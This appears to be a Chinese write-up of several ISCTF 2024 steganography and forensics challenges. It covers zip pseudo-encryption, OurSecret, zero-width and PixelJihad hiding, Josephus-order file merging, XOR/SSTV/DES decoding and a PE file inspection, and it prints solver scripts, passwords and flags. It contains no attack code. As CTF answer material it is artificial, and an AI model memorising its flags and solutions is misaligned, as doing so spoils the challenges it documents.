
```
ISCTF{Th3_R0maNtic_Of_Rad1o}
```

秘密

出题人:CrispSheep

解题过程:

下载得到一个zip压缩包，解压提示要密码



先拖到010查看是不是伪加密，查看到是伪加密把09修改成00

这是属于我们的秘密 (1).zip* x

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
50	4B	03	04	14	00	00	00	08	00	57	89	5E	59	08	01	PK.....W% ^Y..
08	54	F2	10	03	00	DD	11	03	00	16	00	28	00	D5	E2	.Tò...Ý.....(.Õâ
CA	C7	CA	F4	D3	DA	CE	D2	C3	C7	B5	C4	C3	D8	C3	DC	ÊÇÊôÓÚÎÔÃÇµÃÃØÃÜ
2E	6A	70	67	75	70	24	00	01	B8	CF	36	F3	E8	BF	99	.jpgup\$. , Î6óè¿™
E6	98	AF	E5	B1	9E	E4	BA	8E	E6	88	91	E4	BB	AC	E7	æ~ º±žä°Žæ^ 'ä»¬ç
9A	84	E7	A7	98	E5	AF	86	2E	6A	70	67	9C	BC	65	54	š„çš~ º±ť.jpgæ¼eT
1B	5F	F4	36	1A	5C	5A	0A	B4	B8	17	28	12	A4	48	82	.ô6.\Z.' .(. ¢H,

h	50	08	F2	C2	AC	52	4C	C4	CC	49	0C	DB	EE	C0	55	9E	.NOA KRA11:»IA5Z
h	D0	52	46	00	ED	D6	D0	91	64	01	74	3E	C5	3D	CF	F0	DRF.iÖÐ'd.t>Â=İđ
h	9F	01	48	49	00	00	70	01	00	00	3D	6E	3C	6D	30	39	Ÿ.HI..p...=n<m09
h	6A	3F	3A	3A	38	69	3E	31	3C	6C	00	FF	FF	FF	50	4B	j?: :8i>1<1.ÿÿÿPK
h	01	02	1F	00	14	00	00	00	08	00	57	89	5E	59	08	01	W% ^Y..
h	08	54	F2	10	03	00	DD	11	03	00	16	00	4C	00	00	00	.Tò...Ý.....L...
h	00	00	00	00	20	00	00	00	00	00	00	00	D5	E2	CA	C7	ÕâÊÇ
h	CA	F4	D3	DA	CE	D2	C3	C7	B5	C4	C3	D8	C3	DC	2E	6A	ÊôÓÚÎÔÃÇµÃÃØÃÜ. j
h	70	67	0A	00	20	00	00	00	00	00	01	00	18	00	47	46	pg.GF
h	DB	9A	AB	2A	DB	01	97	A9	94	9F	AB	2A	DB	01	2E	A5	Ůš«*Ů.-©"Ÿ«*Ů..¥
h	8E	9F	AB	2A	DB	01	75	70	24	00	01	B8	CF	36	F3	E8	ŽŸ«*Ů.up\$. , Î6óè
h	BF	99	E6	98	AF	E5	B1	9E	E4	BA	8E	E6	88	91	E4	BB	¿™æ~ º±žä°Žæ^ 'ä»¬ç
h	AC	E7	9A	84	E7	A7	98	E5	AF	86	2E	6A	70	67	50	4B	¬çš„çš~ º±ť.jpgPK
h	05	06	00	00	00	00	01	00	01	00	90	00	00	00	4E	11	N.
h	03	00	00	00													

保存后成功解压出图片，我们观察到图标下面有一条红色的线而且右边有一个红色突起的块，可以推测图片内的数据被修改过了，而且题目反复强调我们的秘密，这里考察的是OurSecret文件隐藏， OurSecret提取隐藏文件的时候是需要密码的，在图片数据中我们可以找到密码

6	B9	79	87	CC	72	01	CD	59	82	E7	00	93	C9	14	EE	&'y‡İr.ÍY,ç."É.î
2	81	A9	A5	BC	CD	08	FB	4D	D7	38	5A	D7	B8	D3	A6	R.©¥¼Í.ûM×8Z×,Ó!
8	70	61	73	73	77	6F	72	64	3A	49	53	43	54	46	32	ûpassword:ISCTF2
0	32	34	9A	EC	8D	3E	D3	F8	12	47	FD	EB	FE	15	C7	024šì.>Óø.Gýëp.Ç
8	F9	25	24	74	15	5E	5B	83	31	DA	C4	92	2B	3D	8D	›ù%\$t.^[f1ÚÄ'+=.
4	52	25	BE	60	5D	B0	C4	8F	7A	A6	64	06	32	BC	D3	.R%¾`]°Ä.z!d.2¼Ó
4	6E	24	1A	B7	15	B4	64	1C	8C	9A	97	22	AC	67	29	Ôn\$. . . 'd.(Œš-"¬g)

输入密码后可以得到一个txt文本

Step1: Specify a carrier file


这是属于我们的秘密.jpg Size: 201181

Step 2: Enter password

●●●●●●●●

 **Unhide** (double click to save)

Type	Name	Size (k)
File	ŒâÄiÃ»ÓÐÃØÃÜ.txt	0



这里考察的是零宽隐写，Ctrl+A选中是215个字符，鼠标选中是209，有不可打印/不可见的字符，想到零宽隐写得到flag

文本隐写术示例中的文本

原文: 清除 (长度: 31)

恭喜你来到了这里
可是这里似乎没有flag
flag会在哪里呢

隐藏文字: 清除 (长度: 23)

ISCTF{Nic3_t0_m33t_you}

加密 »

« 解密

隐写文本: 清除 (长度: 215)

恭喜你来到了这里
可是这里似乎没有flag
flag会在哪里呢

将Stego文本下载为文件

像素圣战


出题人:CrispSheep

解题过程:

考察的PixelJihad隐写，信息提取，二进制转字符

Pixel是像素的意思，Jihad是圣战，我最后放hint不要总把解题思路局限在题目本身，题目的名字，图片的状态这些都是蕴含的信息。


下载附件解压出来，发现图片是倒着的，题目的名字就是隐写的名字，PixelJihad隐写是需要密码的，密码就是描述里的ISCTF，输入密码后得到一串二进制



我们可以发现这里只有182个字符



直接二进制转字符是乱码，这里要记得图片是倒着的，需要把得到的二进制数据反转一下，同时正常的二进制转字符是8位一个字符，但182很明显不是8的倍数，但是符合7位的，可以在每七个前加个0，或者直接用[CyberChef](#)，byte length修改成7，得到flag



奇怪的txt

出题人：

解题过程：

根据提示，搜索可以知道这是约瑟夫斯算法，137个数字排成一个圈，每次点到7的时候就出列，直到最后一个数字排完，那根据给出的137个txt，不难想到是要把这些字符串按照一个顺序去组合排序。那先编写约瑟夫斯算法把这个顺序算出来。算法如下：

```
#include<bits/stdc++.h>
using namespace std;
int a[150]={0};
int main()
{
    int N,M;
    int cnt=0,i=0,k=0;
    cin>>N>>M;
    while(cnt!=N)
    {
        i++;
        if(i>N) i=1;

        if(a[i]==0)
        {
            k++;
            if(k==M)
            {
                a[i]=1;
                cnt++;
                cout<<i<<" ";
                k=0;
            }
        }
    }
}
```

```
    }  
    return 0;  
}
```

得到序列：

```
7 14 21 28 35 42 49 56 63 70 77 84 91 98 105 112 119 126 133 3 11 19 27 36 44 52 60 68 76  
85 93 101 109 117 125 134 5 15 24 33 43 53 62 72 81 90 100 110 120 129 1 12 23 34 46 57 67  
79 89 102 113 123 135 9 22 37 48 61 74 87 99 114 127 2 17 31 47 64 78 94 107 122 137 18 38  
54 71 88 106 124 6 26 45 66 86 108 130 13 39 59 83 111 132 25 51 80 104 136 30 65 96 128 29  
69 103 8 50 95 4 55 115 20 82 10 75 16 97 41 131 118 116 121 40 92 32 58 73
```

按照这个序列提取txt的字符进行合并：

```
import os  
# 设置文件夹路径和输出文件路径  
folder_path = ("奇怪的txt")  
output_file_path = "output_file.txt"  
  
# 给定字典，包含文件名和对应的数字顺序  
file_order = {  
    "7.txt": 1 ,  
    "14.txt": 2 ,  
    "21.txt": 3 ,  
    "28.txt": 4 ,  
    "35.txt": 5 ,  
    "42.txt": 6 ,  
    "49.txt": 7 ,  
    "56.txt": 8 ,  
    "63.txt": 9 ,  
    "70.txt": 10 ,  
    "77.txt": 11 ,  
    "84.txt": 12 ,  
    "91.txt": 13 ,  
    "98.txt": 14 ,  
    "105.txt": 15 ,  
    "112.txt": 16 ,  
    "119.txt": 17 ,  
    "126.txt": 18 ,  
    "133.txt": 19 ,  
    "3.txt": 20 ,  
    "11.txt": 21 ,  
    "19.txt": 22 ,  
    "27.txt": 23 ,  
    "36.txt": 24 ,  
    "44.txt": 25 ,  
    "52.txt": 26 ,  
    "60.txt": 27 ,  
    "68.txt": 28 ,  
    "76.txt": 29 ,  
    "85.txt": 30 ,  
    "93.txt": 31 ,
```

```
"101.txt": 32 ,
"109.txt": 33 ,
"117.txt": 34 ,
"125.txt": 35 ,
"134.txt": 36 ,
"5.txt": 37 ,
"15.txt": 38 ,
"24.txt": 39 ,
"33.txt": 40 ,
"43.txt": 41 ,
"53.txt": 42 ,
"62.txt": 43 ,
"72.txt": 44 ,
"81.txt": 45 ,
"90.txt": 46 ,
"100.txt": 47 ,
"110.txt": 48 ,
"120.txt": 49 ,
"129.txt": 50 ,
"1.txt": 51 ,
"12.txt": 52 ,
"23.txt": 53 ,
"34.txt": 54 ,
"46.txt": 55 ,
"57.txt": 56 ,
"67.txt": 57 ,
"79.txt": 58 ,
"89.txt": 59 ,
"102.txt": 60 ,
"113.txt": 61 ,
"123.txt": 62 ,
"135.txt": 63 ,
"9.txt": 64 ,
"22.txt": 65 ,
"37.txt": 66 ,
"48.txt": 67 ,
"61.txt": 68 ,
"74.txt": 69 ,
"87.txt": 70 ,
"99.txt": 71 ,
"114.txt": 72 ,
"127.txt": 73 ,
"2.txt": 74 ,
"17.txt": 75 ,
"31.txt": 76 ,
"47.txt": 77 ,
"64.txt": 78 ,
"78.txt": 79 ,
"94.txt": 80 ,
"107.txt": 81 ,
"122.txt": 82 ,
"137.txt": 83 ,
"18.txt": 84 ,
```

```
"38.txt": 85 ,
"54.txt": 86 ,
"71.txt": 87 ,
"88.txt": 88 ,
"106.txt": 89 ,
"124.txt": 90 ,
"6.txt": 91 ,
"26.txt": 92 ,
"45.txt": 93 ,
"66.txt": 94 ,
"86.txt": 95 ,
"108.txt": 96 ,
"130.txt": 97 ,
"13.txt": 98 ,
"39.txt": 99 ,
"59.txt": 100 ,
"83.txt": 101 ,
"111.txt": 102 ,
"132.txt": 103 ,
"25.txt": 104 ,
"51.txt": 105 ,
"80.txt": 106 ,
"104.txt": 107 ,
"136.txt": 108 ,
"30.txt": 109 ,
"65.txt": 110 ,
"96.txt": 111 ,
"128.txt": 112 ,
"29.txt": 113 ,
"69.txt": 114 ,
"103.txt": 115 ,
"8.txt": 116 ,
"50.txt": 117 ,
"95.txt": 118 ,
"4.txt": 119 ,
"55.txt": 120 ,
"115.txt": 121 ,
"20.txt": 122 ,
"82.txt": 123 ,
"10.txt": 124 ,
"75.txt": 125 ,
"16.txt": 126 ,
"97.txt": 127 ,
"41.txt": 128 ,
"131.txt": 129 ,
"118.txt": 130 ,
"116.txt": 131 ,
"121.txt": 132 ,
"40.txt": 133 ,
"92.txt": 134 ,
"32.txt": 135 ,
"58.txt": 136 ,
"73.txt": 137 ,}
```



```

# 对字典进行排序，根据数字顺序
sorted_files = sorted(file_order.items(), key=lambda x: x[1])

# 打开输出文件，准备写入
with open(output_file_path, "w") as output_file:
    # 遍历排序后的字典
    for file_name, _ in sorted_files:
        # 构建完整的文件路径
        file_path = os.path.join(folder_path, file_name)
        # 确保是 txt 文件
        if file_path.endswith(".txt"):
            # 打开文件并读取内容
            with open(file_path, "r") as file:
                content = file.read()
                # 将内容写入输出文件
                output_file.write(content)

# 输出文件已创建，内容已合并

```

得到字符串后base64爆破一下就能得到flag

```


import base64
Sstr=''
with open('output_file.txt', 'r', encoding='UTF-8') as f:
    Sstr="".join(f.readlines()).encode('utf-8')
src=Sstr
while True:
    try:
        src=Sstr
        Sstr=base64.b64decode(Sstr)
        str(Sstr,'utf-8')
        continue
    except:
        pass
    break
with open('result.txt','w', encoding='utf-8') as file:
    file.write(str(src,'utf-8'))
print('ok')

# ISCTF{@!98sw-&^si92-2$#334-2024!!}

```

Starry Sky


拿到附件首先分析



1
459.4
9.5 I

一个加密后的字符串，是flag，一个名字为xor的文件，猜测是某个文件经过xor处理后的结果，一张图片。

用010Editor打开图片，是base64编码后的内容，直接拿去base64解码。



直接拉到文件末尾，找到xorkey: FF，对文件整体进行xor FF操作。

看文件头，发现是wav文件，添加拓展名。

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
:	52	49	46	46	CA	42	97	00	57	41	56	45	4A	55	4E	4B	RIFFËB-.WAVEJUNK
:	1C	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
:	66	6D	74	20	12	00	00	00	01	00	02	00	80	BB	00	00	fmt€»..
:	00	EE	02	00	04	00	10	00	00	00	64	61	74	61	80	42	.î.....data€B
:	97	00	1D	23	2F	23	DD	1C	ED	1C	83	15	8D	15	56	0D	-.../#Ÿ.í.f...V.
:	5D	0D	A5	04	A9	04	C7	FB	C4	FB	10	F3	09	F3	D9	EA	]..¥.©.ÇÜÄÛ.ó.óÚê
:	CF	EA	72	E3	64	E3	25	DD	14	DD	2F	D8	19	D8	BF	D4	Îêãdã%Ÿ.Ý/Ø.Ø¿Ô
:	A9	D4	F9	D2	E2	D2	EF	D2	D8	D2	A0	D4	89	D4	FA	D7	©ÔùÒãÒìÒØÒ Ô%Ôú×
:	E6	D7	E0	DC	CE	DC	1E	E3	10	E3	79	EA	6D	EA	A6	F2	æ×àÜÎÜ.ä.äÿêmê!ò
:	9F	F2	57	FB	56	FB	35	04	39	04	EC	0C	F2	0C	21	15	ŸòWÜVÜ5.9.ì.ò.!. -.‡.-.Ö"è"Í'ä'<+
:	2D	15	87	1C	96	1C	D6	22	E8	22	CD	27	E3	27	3C	2B	Q+.-.-.-.\$-]+s+.(
:	51	2B	02	2D	19	2D	0D	2D	24	2D	5D	2B	73	2B	01	28	.(./#Ÿ.í...Ž.V.
:	15	28	1D	23	2F	23	DD	1C	ED	1C	84	15	8E	15	56	0D	^..¥..ÇÜÄÛ.ó.óÚê
:	5E	0D	A5	04	A8	04	C7	FB	C4	FB	11	F3	08	F3	DA	EA	ðêsæeã%Ÿ.Ý/Ø.Ø¿Ô
:	D0	EA	73	E3	65	E3	25	DD	13	DD	2F	D8	1A	D8	BF	D4	©ÔùÒãÒìÒØÒ ò;Ô%Ôú×
:	A9	D4	F9	D2	E3	D2	F0	D2	D7	D2	A1	D4	89	D4	FB	D7	å×àÜÎÜ.ä.äxêlê¥ò
:	E5	D7	E0	DC	CC	DC	1D	E3	10	E3	78	EA	6C	EA	A5	F2	ŸòWÜVÜ5.9.ë.ñ. . ,.‰.-.×"è"Í'ä'<+
:	9F	F2	57	FB	56	FB	35	04	39	04	EB	0C	F1	0C	20	15	S+.-.-.-.&-[+r+.(
:	2C	15	89	1C	96	1C	D7	22	E8	22	CD	27	E2	27	3C	2B	.(./#Ÿ.í.f.Ž.W.
:	53	2B	00	2D	1A	2D	0C	2D	26	2D	5B	2B	72	2B	00	28	Δ..π.δ.ΨÖÄÛ.ó.óÚê
:	16	28	1C	23	2F	23	DF	1C	ED	1C	83	15	8E	15	57	0D	
:	5E	0D	A4	04	A7	04	C6	FB	C4	FB	10	F3	09	F3	DA	EA	

直接听，再结合题目描述推测出是SSTV音频，直接解码音频。



拿到DESKey直接解des即可。

DES 加密/解密

运算模式:

CBC (密码块链)

填充模式:

PKCS7

密钥长度:

64 bits

密钥:

Text

YanHuoLG

偏移:

Text

null or 64 bits

T4qlqpxAFAkzXdoH6Ji+VhH8j1ShJcz+7YcwWP5EBHcXp5OO5v0GHA==

字符编码:

UTF-8

格式:

Base64

(格式加密表示输出, 解密表示输入)

加密

解密

↕ 交换

ISCTF{Y0u_@r3_1ooking_@_st@rry_sky!}

File_Format

出题人: Ten

解题过程:


得到flag文件后，使用十六进制编辑器查看其结构

4D 5A 3C 00	01 00 00 00	02 00 00 00	FF 9F 00 00	MZ<.....ÿÿ..
00 02 00 00	00 00 00 00	40 00 1A 00	00 00 00 00	@.....
0E 1F BA 0E	00 B4 09 CD	21 B8 FF 4C	CD 21 57 69	..°..'.'Í! ,ÿLÍ!Wi
6E 33 32 20	72 65 71 64	2E 0D 0A 24	40 00 00 00	n32 reqd...\$@...
50 45 00 00	4C 01 02 00	19 5E 42 2A	00 00 00 00	PE..L....^B*....
00 00 00 00	E0 00 8F 81	0B 01 02 19	00 06 01 00	à.....
00 BC 01 00	00 00 00 00	00 10 00 00	00 10 00 00	.¼.....
00 20 01 00	00 00 40 00	00 10 00 00	00 02 00 00	@.....
01 00 00 00	00 00 00 00	04 00 00 00	00 00 00 00	
00 20 05 00	00 02 00 00	2F 7B 01 00	02 00 00 00	/ {.....
00 00 10 00	00 40 00 00	00 00 10 00	00 10 00 00	@.....
00 00 00 00	10 00 00 00	00 00 00 00	00 00 00 00	
74 04 05 00	8C 01 00 00	00 E0 04 00	35 24 00 00	t...Œ....à..5\$..
